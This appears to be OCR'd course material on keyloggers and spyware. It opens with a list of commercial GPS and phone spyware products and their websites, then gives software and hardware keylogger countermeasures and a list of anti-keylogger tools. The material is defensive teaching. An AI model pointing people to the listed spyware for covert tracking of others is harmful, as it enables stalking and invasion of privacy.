
The following is the list of GPS spyware:

- SPYERA (*https://spyera.com*)
- mSpy (*https://www.mspy.com*)
- MobiStealth (*https://www.mobistealth.com*)
- FlexiSPY (*https://www.flexispy.com*)
- EasyGPS (*https://www.easygps.com*)



How to Defend against Keyloggers

1. Use pop-up blockers and avoid opening junk emails
2. Install anti-spyware/antivirus programs and keep the signatures up to date
3. Install professional firewall software and anti-keylogging software
4. Recognize phishing emails and delete them
5. Regularly update and patch system software
6. Do not click on links in unsolicited or dubious emails that may redirect to malicious sites
7. Use keystroke interference software that inserts randomized characters into every keystroke
8. Scan the files before installing and use registry editor or process explorer to check for keystroke loggers
9. Use the Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
10. Install a host-based IDS that can monitor the system and disable the installation of keyloggers
11. Use an automatic form-filling password manager or virtual keyboard to enter your username and password
12. Use software that frequently scans and monitors the changes in the system or network



How to Defend against Keyloggers (Cont'd)

Hardware Keylogger Countermeasures

1. Restrict physical access to sensitive computer systems
2. Periodically check your keyboard interface to ensure that no extra components are plugged into the keyboard cable connector
3. Use encryption between the keyboard and its driver
4. Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber
5. Use an on-screen keyboard with a mouse
6. Periodically check the video monitor cables to detect the presence of hardware keyloggers
7. Setup video surveillance around the computer desk to detect the addition of malicious hardware
8. Disable USB ports or setup advanced BIOS authentication mechanisms to enable USB ports

How to Defend against Keyloggers

Different countermeasures to defend against keyloggers are as follows:

- Use pop-up blockers and avoid opening junk emails.
- Install anti-spyware/antivirus programs and keep signatures up to date.
- Install professional firewall software and anti-keylogging software.

- Recognize phishing emails and delete them.
- Regularly update and patch system software.
- Do not click on links in unsolicited or dubious emails that may redirect to malicious sites.
- Use keystroke interference software that inserts randomized characters into every keystroke.
- Antivirus and anti-spyware software can detect any installed software, but it is preferable to detect these programs before installation. Scan the files thoroughly before installing them on the computer and use a registry editor or process explorer to check for keystroke loggers.
- Use the on-screen keyboard accessibility utility of Windows to enter a password or any other confidential information. Use the mouse, rather than the keyboard, to enter any information such as passwords and credit-card numbers into fields. This ensures that the information remains confidential.
- Use an automatic form-filling password manager or a virtual keyboard to enter usernames and passwords, as this avoids exposure through keyloggers. An automatic form-filling password manager removes the need to type personal, financial, or confidential details such as credit-card numbers and passwords via the keyboard.
- Keep hardware systems secure in a locked environment and frequently check keyboard cables for attached connectors, USB ports, and computer games such as PlayStation 2 games that may have been used to install keylogger software.
- Use software that frequently scans and monitors changes in the system or network.
- Install a host-based IDS that can monitor the system and disable the installation of keyloggers.
- Use a one-time password (OTP) or other authentication mechanisms such as two-step or multi-step verification to authenticate users.
- Enable application whitelisting to block the downloading or installing of unwanted software such as keyloggers.
- Use a VPN to enable an additional layer of protection through encryption.
- Use process-monitoring tools to detect suspicious processes and system activities.
- Regularly patch and update the software and OS.
- Avoid using public Wi-Fi while performing crucial activities such as financial transactions and logging sessions.
- Utilize licensed voice-to-text (V2T) conversion tools while entering passwords, instead of typing manually.
- Keep track of browser extensions running in the background. If any unwanted, untrusted extensions are found, discard or remove them from the list.

- Reconfigure the device occasionally to avoid the stacking up of malware on the default factory settings.
- Maintain an isolated, secured backup of files in a separate hard drive to avoid sensitive file access using keyloggers.
- Do not ignore suspicious activities such as lags in character display, image loading, and repeated crashes while browsing any website.
- Avoid the use of similar or identical password credentials among all personal area network devices such as smartphones, laptops, and smart devices.
- Use licensed third-party anti-logger tools to detect suspicious activities prior to a keylogger attack.
- Upgrade to touchscreen-based laptops or systems, with which keylogger activity is more difficult than with physical keyboards.
- Employ third-party password storage vaults for secure access to and maintenance of passwords for applications.
- Secure data with a proper cyber coverage policy to limit the disastrous impacts of keylogging attacks.
- Make the attackers’ tasks more complex by frequently changing account passwords.


Hardware Keylogger Countermeasures

- Restrict physical access to sensitive computer systems.
- Periodically check the keyboard interface to ensure that no extra components are plugged into the keyboard cable connector.
- Use encryption between the keyboard and its driver.
- Use an anti-keylogger that detects the presence of a hardware keylogger such as KeyGrabber.
- Use an on-screen keyboard with a mouse.
- Use stylus pens, light pens, or mouse gestures and convert graphics or gestures to text, instead of using conventional keyboards.
- Periodically check video monitor cables to detect the presence of hardware keyloggers.
- Set up video surveillance around the computer desk to detect the plugging in of malicious hardware.
- Disable USB ports or set up advanced BIOS authentication mechanisms to enable USB ports.

Anti-Keyloggers

Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



Harmful objects detected!

Please click 'Next' to apply selected actions

Scan Duration: 02:05

1. Internet Explorer Homepage — Suspicious Browser Setting
res://ieesetup.dll/SoftAdmin.htm

2. Internet Explorer URL — Suspicious Browser Setting
res://ieesetup.dll/SoftAdmin.htm

3. firefox back...08046b0af4a39cb — Adware:Win32/F...CHD.GEN.A!Neng
c:\windows\system32\tasks\mozilla\firefox background update 308046b0af4a39cb

To ensure continued protection from PC threats, Buy Now!

https://www.zemana.com

GuardedID
https://www.strikeforcecpg.com

KeyScrambler
https://www.qfxsoftware.com

Oxynger KeyShield
https://www.oxynger.com

Ghostpress
https://schiffer.tech

SpyShelter Silent Anti Keylogger
https://www.spyshelter.com

Anti-Keyloggers

